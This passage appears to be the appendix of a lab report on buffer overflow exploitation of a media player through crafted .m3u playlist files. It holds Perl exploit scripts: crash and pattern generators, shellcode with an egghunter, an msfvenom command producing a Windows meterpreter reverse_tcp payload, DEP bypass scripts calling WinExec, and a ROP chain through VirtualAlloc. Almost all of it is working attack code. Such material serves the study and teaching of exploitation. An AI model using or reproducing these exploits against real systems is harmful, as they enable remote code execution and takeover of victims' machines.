StackExchange. (2016). What is Shikata Ga Nai. Available: https://security.stackexchange.com/questions/130256/what-is-shikata-ga-nai. Last accessed 25th April 2019.

Shari Lawrence Pfleeger. (2003). Intrusion Detection Systems. Available: http://www.informit.com/articles/article.aspx?p=31339&seqNum=5. Last accessed 25th April 2019

Appendices

A. Crash Script

```
my $file= "crash.m3u";
my $junk1 = "A" x 500;
open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

B. Pattern Script

```
my $file= "pattern.m3u";
my $junk1 =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
e8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah
2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6
Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0A
m1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao
5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq";
open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

C. Calculator Exploit Script

```
my $file= "calc.m3u";
my $junk1 = "A" x 400;
my $eip = pack('V', 0x7C86467B);
my $shellcode = "\x90" x 3;
$shellcode .=
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
$shellcode .= "\x90" x 3;
$shellcode .= "w00tw00t";
$shellcode =
$shellcode."\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```

D. Meterpreter Command

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
LPORT=4444 -e x86/alpha_upper -b '\x00' –smallest -v buffer -f perl
>shell.pl
```

E. Advanced Exploit Script

```
my $file= "exploit.m3u";
my $junk1 = "\x41" x 400;
my $eip = pack('V', 0x7C86467B);
$shellcode .=
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
$shellcode .= "\x90" x 8;
$shellcode .= "w00tw00t";
$shellcode .=
"\x89\xe6\xdb\xde\xd9\x76\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a" .
"\x48\x4c\x42\x35\x50\x43\x30\x45\x50\x35\x30\x4b\x39\x4b" .
"\x55\x46\x51\x4f\x30\x32\x44\x4c\x4b\x36\x30\x56\x50\x4c" .
"\x4b\x31\x42\x44\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x33" .
"\x42\x47\x58\x54\x4f\x48\x37\x51\x5a\x56\x46\x56\x51\x4b" .
"\x4f\x4e\x4c\x47\x4c\x53\x51\x53\x4c\x53\x32\x46\x4c\x31" .
"\x30\x39\x51\x38\x4f\x54\x4d\x45\x51\x49\x57\x4d\x32\x5a" .
"\x52\x50\x52\x46\x37\x4c\x4b\x36\x32\x42\x30\x4c\x4b\x51" .
"\x5a\x37\x4c\x4c\x4b\x30\x4c\x32\x31\x42\x58\x5a\x43\x50" .
"\x48\x33\x31\x58\x51\x56\x31\x4c\x4b\x46\x39\x57\x50\x43" .
"\x31\x4e\x33\x4c\x4b\x30\x49\x44\x58\x5a\x43\x57\x4a\x50" .
"\x49\x4c\x4b\x47\x44\x4c\x4b\x55\x51\x39\x46\x56\x51\x4b" .
"\x4f\x4e\x4c\x4f\x31\x58\x4f\x34\x4d\x55\x51\x38\x47\x30" .
"\x38\x4d\x30\x32\x55\x4b\x46\x35\x53\x43\x4d\x4b\x48\x57" .
"\x4b\x33\x4d\x56\x44\x33\x45\x4a\x44\x36\x38\x4c\x4b\x46" .
"\x38\x51\x34\x53\x31\x49\x43\x35\x36\x4c\x4b\x44\x4c\x50" .
"\x4b\x4c\x4b\x50\x58\x55\x4c\x45\x51\x58\x53\x4c\x4b\x35" .
"\x54\x4c\x4b\x43\x31\x58\x50\x4c\x49\x37\x34\x57\x54\x31" .
"\x34\x51\x4b\x51\x4b\x33\x51\x56\x39\x30\x5a\x50\x51\x4b" .
"\x4f\x4b\x50\x31\x4f\x51\x4f\x31\x4a\x4c\x4b\x32\x32\x5a" .
"\x4b\x4c\x4d\x31\x4d\x55\x38\x30\x33\x46\x52\x33\x30\x45" .
"\x50\x42\x48\x52\x57\x53\x43\x57\x42\x31\x4f\x56\x34\x52" .
"\x48\x30\x4c\x43\x47\x46\x46\x53\x37\x4b\x4f\x4e\x35\x4f" .
"\x48\x5a\x30\x45\x51\x45\x50\x55\x50\x46\x49\x38\x44\x56" .
"\x34\x30\x50\x42\x48\x51\x39\x4d\x50\x52\x4b\x33\x30\x4b" .
"\x4f\x59\x45\x33\x5a\x53\x35\x55\x38\x33\x4f\x53\x30\x33" .
"\x30\x53\x31\x42\x48\x43\x32\x45\x50\x42\x31\x31\x4c\x4b" .
"\x39\x4a\x46\x50\x50\x30\x50\x50\x50\x36\x30\x31\x50\x50" .
"\x50\x31\x50\x36\x30\x45\x38\x4a\x4a\x34\x4f\x49\x4f\x4b" .
"\x50\x4b\x4f\x39\x45\x5a\x37\x33\x5a\x34\x50\x36\x36\x50" .
"\x57\x52\x48\x5a\x39\x4f\x55\x33\x44\x53\x51\x4b\x4f\x58" .
"\x55\x4d\x55\x59\x50\x44\x34\x54\x4c\x4b\x4f\x30\x4e\x33" .
"\x38\x43\x45\x5a\x4c\x45\x38\x4a\x50\x4e\x55\x4f\x52\x51" .
"\x46\x4b\x4f\x4e\x35\x43\x5a\x43\x30\x33\x5a\x33\x34\x51" .
"\x46\x31\x47\x55\x38\x35\x52\x4e\x39\x58\x48\x51\x4f\x4b" .
"\x4f\x38\x55\x4c\x4b\x56\x56\x33\x5a\x47\x30\x55\x38\x33" .
"\x30\x52\x30\x53\x30\x45\x50\x56\x36\x43\x5a\x33\x30\x42" .
"\x48\x36\x38\x4e\x44\x50\x53\x4a\x45\x4b\x4f\x59\x45\x4c" .
```

```
"\x53\x46\x33\x52\x4a\x35\x50\x31\x46\x50\x53\x56\x37\x42" .
"\x48\x55\x52\x48\x59\x49\x58\x31\x4f\x4b\x4f\x58\x55\x35" .
"\x51\x59\x53\x47\x59\x48\x46\x32\x55\x4a\x4e\x59\x53\x41" .
"\x41";
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```

F. DEP Overflow Test Script

```
my $file= "depTest.m3u";

my $shellcode= "A" x 400;
my $eip = pack('V',0x7C8623AD);
$eip .="BBBB";
$eip .="CCCC";
$eip .="DDDD";
$eip .="EEEE";

open($FILE,">$file");
print $FILE $shellcode.$eip;
close($FILE);
```

G. DEP Exploit Script

```
my $file= "depExploit.m3u";

my $shellcode= "cmd /c calc &";
my $padding = $shellcode. "A" x (400 -length($shellcode));
$padding .= pack('V',0x7C8623AD); #WinExec
$padding .=pack('V',0x7C81CAFA); #ExitProcess
$padding .= pack('V', 0x00132220); #CmdLine address


open($FILE,">$file");
print $FILE $padding.$eip;
close($FILE);
```

H. ROP Chain Script

```
my $file = "ropExploit.m3u";

my $buffer = "A" x 400;

# Pointer to RET (start the chain)
$buffer .= pack('V', 0x77c11110);

$buffer .= pack('V',0x77c1f57e);  # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1f57e);  # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c46ea3);  # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4ded4);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);  # put delta into eax (-> put 0x00001000
into edx)
$buffer .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033
# RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
```

```
$buffer .= pack('V',0x77c52217);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);  # put delta into eax (-> put 0x00000040
into ecx)
$buffer .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033
# RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);  # XCHG EAX);ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a36);  # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c2eae0);  # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c21d16);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT
msvcrt.dll]
$buffer .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]


$buffer .= "\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";


open($FILE,">$file");
print $FILE $buffer;
close($FILE);
```